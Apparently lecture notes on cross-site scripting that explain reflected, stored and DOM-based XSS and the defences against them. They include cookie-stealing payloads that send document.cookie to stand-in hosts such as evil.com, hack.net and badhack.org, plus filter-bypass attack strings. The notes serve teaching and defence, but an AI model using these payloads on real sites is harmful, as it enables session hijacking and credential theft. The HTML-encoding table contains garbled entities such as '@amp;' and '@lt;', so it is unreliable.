Cross-Site Scripting

Sources:

- A Web Developers Guide to Cross-Site Scripting, SANS Institute, 2003
- *Client-Side Cross-Site Scripting Protection* by E. Kirda, N. Jovanovic, C. Kruegel, and G. Vigna, Computers & Security 28, 2009
- *The Web Application Hacker's Handbook*, 2nd edition, by D. Stuttard and M. Pinto, Wiley, 2011
- *XSS Injection Vulnerabilities*, TestingSecurity.com, http://www.testingsecurity.com/how-to-test/injection-vulnerabilities/XSS-Injection
- A. Klein, *DOM Based Cross Site Scripting or XSS of the Third Kind* by A. Klein, www.webappsec.org/projects/articles/071105.shtml
- *Precise Client-side Protection Against DOM-based Cross-site Scripting* by B. Stock et al., USENIX 2014

To protect a user's environment from malicious JavaScript code, browsers use a *sand-boxing* mechanism:

- Provides access to a restricted set of operations
- *Same-origin policy* limits script to accessing only resources associated with its origin site

This mechanism fails if users can be lured into downloading malicious JavaScript from an intermediate, trusted site.

The malicious script is granted full access to all resources belonging to the trusted site, e.g.,

- Authentication tokens
- Cookies

Such attacks are called *cross-site scripting* (*XSS*) attacks.


The *Common Vulnerabilities and Exposures* database lists at least 4541 XSS vulnerabilities for 2001-2009.

Example [Kirda et al]: User accesses *www.trusted.com* to perform sensitive operations (e.g., banking).

Web application on *trusted.com* uses cookie to store sensitive information in user's browser:

- Cookie is accessible only to JavaScript code downloaded from a *trusted.com* web server

User may browse malicious web site *evil.com* and be tricked into clicking on this link:



```
<a href="http://trusted.com/
 <script>
  document.location=
   'http://evil.com/steal-cookie.php?';
                  +document.cookie
 </script>">
Click here to collect prize.
</a>
```

An HTTP request is then sent by the user’s browser to the *trusted.com* web server, requesting the page

```
<script>
  document.location=
   ‘http://evil.com/steal-cookie.php?’;
  +document.cookie
</script>
```

The *trusted.com* server checks if it has the requested resource.

When it doesn’t find it, it will return an error message, possibly including the requested file name (a script).

This will be sent to the user’s browser and executed in the context of the *trusted.com* origin.

The script will send the cookie set by *trusted.com* to the malicious web server as a parameter of the *steal-cookie.php* server script.

It can be used to impersonate the user with respect to *trusted.com*.



User
Attacker's Server
Trusted Server
1: User visits the attacker's web site
2: User clicks on a malicious link and an HTTP request containing JavaScript code is sent to the trusted server
3: The trusted server returns an error message containing the name of the resource (i.e., the JavaScript code)
4: The JavaScript code is executed and the user's cookie associated with the trusted server is sent to the attacker's server

Fig. 1 – A typical cross-site scripting scenario.

[Kirda et al]

Neither sandboxing nor the same-origin policy were violated.

XSS attacks are easy to execute but hard to detect and prevent, due to

- Flexibility of HTML encoding schemes
- Difficulty of determining if JavaScript code is malicious

Types of XSS Attacks

- *Reflected attacks* – Injected code is “reflected” off the web server, e.g., in error message or search result
    - Delivered to victims via email or links embedded on other web pages

- *Stored attack* – Malicious code is persistently stored on target server (e.g., in database or message forum)

- *DOM-based attacks* – Client-side JavaScript accesses browser’s document object model (DOM) to extract data from URL of current page, which is supplied by attacker and contains malicious JavaScript

  Other types of DOM-based attacks exploit weaknesses in “DOM sandboxing”.

Reflected XSS Vulnerabilities

Common example of XSS vulnerability:

- Application employs dynamic page to display error messages to users.
- Page takes parameter containing the message's text and renders it back to the user in its response.

This can be exploited by crafting request with parameter value containing JavaScript, e.g.,

```
Description Michael Krax 2004-12-01 10:25:08 PST
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1; .NET CLR 1.1.4322)

If bugzilla.mozilla.org runs into in internal error it dumps out
a notice to send the requested url to an admin. This is done
using a line of javascript:

document.write("<p>URL: " + document.location + "</p>")

Since Internet Explorer and some other browsers do not force
proper URL encoding you can easily force an error and inject
arbitrary javascript code:

https://bugzilla.mozilla.org/attachment.cgi?
id=&action=force_internal_error<script>alert(document.cookie)</s
cript>

Bugzilla does not understand the action parameter, raises an
internal error and this leads to an XSS. This can be used to
steal the session cookie or fake content on the website.
```

Steps in a basic reflected XSS attack [Stuttard & Pinto]:

1. User logs in to application and is issued a cookie containing a session token.

2. Attacker feeds crafted URL to user, e.g.,

   ```
   http://app.net/Error.ashx?message=<script>var+i=new+Image
   ;+i.src="http://hack.net/"%2bdocument.cookie;</script>
   ```

3. User requests this URL from application.

4. Server responds to user's request. Due to XSS vulnerability, response contains attacker's JavaScript.

5. User's browser executes attacker's JavaScript in same way it does any code from application.

6. Malicious JavaScript is:

   ```
   var i=new Image; i.src="http://hack.net/"+document.cookie;
   ```

   This causes user's browser to make request, containing current session token, to `hack.net`.

7. Attacker receives users request to `hack.net` and uses captured token to hijack user's session.

Recall that browsers segregate content received from different domains to prevent interference.

Cookies can be accessed only by the domain that issued them.

They are submitted in HTTP requests back to the issuing domain only.

They can be accessed via JavaScript contained within or loaded by a page returned by that domain only.

As far as the user's browser is concerned, the malicious JavaScript was sent to it by **`app.net`**.

When user requests attacker's URL, the browser makes a request to **`app.net/Error.ashx`**.

The application returns a page containing JavaScript, which is executed in the context of the user's relationship with **`app.net`**.

Stored XSS Vulnerabilities

These arise when data submitted by one user is stored in the application and then displayed to other users without appropriate filtering.

Stored XSS vulnerabilities are common in applications that support interactions between end users, e.g.,

US-CERT Vulnerability Note VU#808921:
eBay contains a cross-site scripting vulnerability

Overview

The eBay web site contains a cross-site scripting vulnerability.

I. Description

eBay is a popular auction web site. When an eBay user posts an auction, eBay allows SCRIPT tags to be included in the auction description. This creates a cross-site scripting vulnerability in the eBay website.

II. Impact

An attacker may be able to obtain sensitive data from the eBay web site. As of the publication of this document, attackers are using this vulnerability to redirect auction viewers to phishing sites and to modify the eBay auction page to steal credentials. A wide range of impacts may be possible, including disclosure of passwords, credit card numbers, or other personal information. Likewise, information stored in cookies could be stolen or corrupted. An attacker could also exploit web browser vulnerabilities that require scripting support.

Attacks against stored XSS vulnerabilities typically involve at least two requests to the application:

1. Attacker posts crafted data containing malicious code, which application stores
2. Victim views page containing attacker's data
    - Malicious code is executed when script is executed in victim's browser

Possible attack sequence:


1. Attacker submits information containing malicious JavaScript.
2. User logs in.
3. User views attacker's information.
4. Server responds with attacker's JavaScript.
5. Attacker's JavaScript executes in user's browser.
6. User's browser sends session token to attacker
7. Attacker hijacks user's session

Example: XSS involving registration data:

[C. Shiflett, shiflett.org/articles/foiling-cross-site-attacks]

Consider a simple registration form:

```
<form action="/register.php" method="POST">
<p>Username: <input type="text" name="username" /></p>
<p>Email: <input type="text" name="email" /></p>
<p><input type="submit" value="Register" /></p>
</form>
```



Users can use this form to send malicious data to **`register.php`**, if the data is not properly filtered.

Suppose the registration data is stored in a database by the following PHP script:

```
<?php

$mysql = array();
$mysql['username'] =
mysql_real_escape_string($_POST['username']);
$mysql['email'] =
mysql_real_escape_string($_POST['email']);

$sql = "INSERT
        INTO    users (username, email)
        VALUES  ('{$mysql['username']}',
'{$mysql['email']}')";

?>
```

Consider the following username:


```
<script>alert('XSS');</script>
```

Without input filtering, this would be stored in the database.

Suppose the following code displays a list of registered users to authorized administrators:

```
<table>
    <tr>
        <th>Username</th>
        <th>Email</th>
    </tr>

<?php

if ($_SESSION['admin']) {
    $sql = 'SELECT username, email
            FROM   users';

    $result = mysql_query($sql);

    while ($record = mysql_fetch_assoc($result)) {
        echo "    <tr>\n";
        echo "        <td>{$record['username']}</td>\n";
        echo "        <td>{$record['email']}</td>\n";
        echo "    </tr>\n";
    }
}

?>
```

If the data in the database contains malicious code, the administrator is open to XSS by this application.



A more malicious payload:

```
<script>
new Image().src =
    'http://badhack.org/steal.php?cookies=' +
    encodeURI(document.cookie);
</script>
```

If this is displayed to an administrator, her cookies will be sent to **`badhack.org`**.

Stored XSS is generally more serious than reflected XSS.


With stored XSS,

- It’s unnecessary for the attacker to induce victims to log in to the application and then visit his crafted URL.
- It’s usually guaranteed that victims will already be accessing the application when the malicious payload executes.
- The attacker can submit crafted data to the application and then wait for victims to be hit.

DOM-Based XSS Vulnerabilities

These do not involve sending malicious data to an application server.

The *Document Object Model* (*DOM*) presents an HTML document as a tree structure, which can be accessed by JavaScript, e.g.,



[www.w3schools.com/htmldom/default.asp]

The **`document`** object represents most of the page's properties, and contains many sub-objects.

These are populated by the browser, from its perspective.

A site vulnerable to DOM-based XSS has an HTML page that uses data from DOM objects insecurely, e.g.,

- **`document.location`**
- **`document.URL`**
- **`document.referrer`**

Example [Klein]: Consider the following HTML page:

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
…
</HTML>
```

Normally this page would be used for welcoming the user:

`http://www.vulnerable.site/welcome.html?name=Joe`

However, a request like the following would result in an XSS condition:

```
http://www.vulnerable.site/welcome.html?name=
 <script>alert(document.cookie)</script>
```

Processing:

1. Victim's browser receives this link, sends HTTP request to www.vulnerable.site.
2. The browser receives the preceding HTML page, and begins parsing it into DOM.
3. The **`document.URL`** property is populated with the URL of the current page.
4. When the parser arrives at the JavaScript code, it executes it and modifies the raw HTML.
5. The code references **`document.URL`**, and a part of this string is embedded at parsing time in the HTML.
6. The modified HTML is immediately parsed, and the JavaScript code found (**`alert(…)`**) is executed in the context of the same page, creating the XSS condition.

Notes:

- The malicious payload is not embedded in the raw HTML at any time.
- This exploit works only if the browser does not modify the URL characters.
  - Mozilla automatically encodes **`<`** and **`>`** (into **`%3C`** and **`%3E`**, respectively) in **`document.URL`** when the URL is not typed at the address bar.
- If the "**?**" in the query is replaced with "#", everything beyond "#" is not part of the query, so the malicious payload would not be sent to the server.
- More generally, the following techniques do not work well against DOM-based XSS
  - HTML encoding output data at the server side
  - removing/encoding offending input data at the server side

Comparison of standard and DOM-Based XSS [Klein]:

	Standard XSS	DOM Based XSS
Root cause	Insecure embedding of client input in HTML outbound page	Insecure reference and use (in a client side code) of DOM objects that are not fully controlled by the server provided page
Owner	Web developer (CGI)	Web developer (HTML)
Page nature	Dynamic only (CGI script)	Typically static (HTML), but not necessarily.
Vulnerability Detection	• Manual Fault injection • Automatic Fault Injection • Code Review (need access to the page source)	• Manual Fault Injection • Code Review (can be done remotely!)
Attack detection	• Web server logs • Online attack detection tools (IDS, IPS, web application firewalls)	If evasion techniques are applicable and used - no server side detection is possible
Effective defense	• Data validation at the server side • Attack prevention utilities/tools (IPS, application firewalls)	• Data validation at the client side (in JavaScript) • Alternative server side logic

XSS Payloads

Besides revealing session tokens and cookies, XSS attacks are used for a variety of purposes, e.g.,

- Virtual defacement – injecting malicious data into HTML pages
- Injecting Trojan functionality (e.g., login form)
- XSS worms (e.g., MySpace worm)
- Stealing form autocomplete cache data
- Arbitrary code execution (e.g., “Trusted Sites”)
- Chaining XSS and other attacks

Finding and Exploiting XSS Vulnerabilities

Basic approach uses standard proof-of-concept attack string such as:

```
“><script>alert(document.cookie)</script>
```

This is submitted as *every parameter* to *every page* of the application.

Responses are *monitored* for the appearance of this string.

If it is found unmodified in the response, the application is probably vulnerable to XSS.

Many applications use simple *blacklist-based filters* in an attempt to prevent XSS attacks.

These typically look for expressions such as **`<script>`** in request parameters and remove or encode the expressions.

Anti-XSS filters in many applications are defective and can be circumvented by modifying the attack string, e.g.,

```
“><script>alert(document.cookie)</script>

“><ScRiPt>alert(document.cookie)</ScRiPt>

“%3e%3cscript%3ealert(document.cookie)%3c/script%3e

“><scr<script>ipt>alert(document.cookie)</scr</script>ipt>

%00”><script>alert(document.cookie)</script>
```

In some of these cases, the input may be sanitized, decoded, or otherwise modified before being returned in the server’s response, yet still enable an XSS exploit.

There are *many* ways to disguise malicious input so that filters don’t detect it.

Finding & Exploiting Reflected XSS Vulnerabilities

The most reliable approach is investigating all application entry points for user input [Stuttard & Pinto]:

- Submit benign alphabetic string in each entry point.
- Identify all locations where this string is reflected in the application's response.
- For each reflection, identify the *syntactic context* in which the reflected data appears.
- Submit modified data tailored to the reflection's syntactic context, attempting to introduce an arbitrary script into the response.
- If the reflected data is blocked or sanitized, try to understand and circumvent the application's filters.

Browser support for different HTML and scripting syntax varies widely, and XSS attacks are often *browser specific*.

Preventing Reflected and Stored XSS Attacks [Studdard & Pinto]

The root cause of these attacks is that user-controllable data is copied into application responses without adequate validation and sanitization.

Malicious data can modify not only the content of a page but also its *structure*, e.g.,

- Breaking out of quoted strings
- Opening and closing tags
- Injecting scripts

The first step in preventing reflected and stored XSS vulnerabilities is to identify every place in the application where user-controllable data is copied into responses.

The best method is careful review of application source code.

Having identified all operations at risk of XSS, the next steps are:

- Validate input.
- Validate output.
- Eliminate dangerous insertion points.

Validate Input

At the point where an application receives user data that may be copied into a response, it should perform *context-dependent validation* of the data:

- Is the data too long?
- Does it contain impermissible characters?
- Does it match a particular regular expression?

The validation rules should be as *restrictive as possible*, according to the type of data expected, e.g,

- Names
- Email addresses
- Account numbers

Validate Output

At any point where an application copies into its responses to any item originating from a user or 3rd party, this data should be *HTML encoded* to sanitize potentially malicious characters, e.g.,

- **“ → &quot;**
- **‘ → @apos;**
- **& → @amp;**
- **< → @lt;**
- **> → @gt;**
- **% → &#37;**
- *** → &#42**

When inserting user input into a tag attribute value, the browser HTML decodes the value.

Simply HTML-encoding problematic characters may be ineffective.

It is preferable to avoid inserting user-controllable data into these locations.

Eliminate Dangerous Insertion Points

Some locations within an application page are too dangerous to insert user-supplied input, e.g.,

- Existing script code
- Tag attributes with URL values
- Encoding type

Allowing Limited HTML

If users must submit data in HTML format that will be inserted into responses, only a *limited subset* of HTML should be permitted, which precludes scripts.

Preventing DOM-Based XSS

If possible, applications should *avoid* using client side scripts to process DOM data and insert it in a page.

If this is unavoidable, *input and output validation* should be used.

Microsoft Internet Explorer (IE) and some other browsers use *XSS filters* based on *regular expressions* to identify malicious payloads within outgoing HTTP requests.

To reduce false positives, IE generates a *signature* of the match.

If the signature matches anything in the HTTP response, the filter removes the parts it considers suspicious.

Bates et al. showed that regular-expression-based XSS filters are either too slow or easily circumvented.

Bates et al. proposed the *XSS Auditor* to address these weaknesses.

It blocks scripts after HTML parsing but before execution.

The Auditor receives each token generated by the HTML parser.

It checks whether the token or some of its attributes are contained in the request URL or request body.

If so, the Auditor considers the token to be injected and replaces JavaScript or risky HTML attributes with a safe value.

The filter is activated *only* if the URL or request body contains certain characters (‘\’’, ‘”’, ‘<’, ‘>’) .

However, there are *other situations* in which attacker-controlled data can be interpreted as code.

For example, not every DOM-based XSS attack must go through the HTML parser.

This is the case if a web site invokes the JavaScript function **`eval`** with user-provided data.


The Auditor will *never see* a malicious payload that an attacker injected into a call to **`eval`**.

Also, if an attacker can mislead the Auditor’s string-matching algorithm, the filter can be bypassed.

One of the assumptions the Auditor makes is that an attacker has to inject a *complete tag or attribute* to launch an attack.

However, existing tags and attributes can be *hijacked*.

Example [Stock et al.]:



Listing 5 Attribute & Tag hijacking vulnerability

```
var h = location.hash.slice(1);
var code = "<iframe onload='" + h + "'"
    code += "[...]></iframe>";
document.write(code);

//attack for attribute hijacking
"//example.org/#alert('example')"
//attack for tag hijacking
"//example.org/#' srcdoc='...'"
```

Stock et al. were able to bypass the Auditor for 73% of 1,602 actual DOM-based XSS vulnerabilities.

They proposed an alternative filter design for DOM-based XSS.

It utilizes *character-level runtime taint tracking* and *taint aware HTML and JavaScript parsers* within the browser:

- A *taint-enhanced JavaScript engin*e tracks the flow of attacker-controlled data
- *Taint-aware JavaScript and HTML parser*s detect generation of code from tainted values

Stock et al.'s approach *detects attacker-controlled values* during the parsing process.

It can track data flows from attacker controlled sources (e.g., **`document.location`**) to sinks (e.g., **`eval`**).

It is able to stop cases in which tainted data *alters the execution flow* of a piece of JavaScript.

It enforces the policy that user-provided data should *never be tokenized into non-literals* (e.g., a function call) by the parser.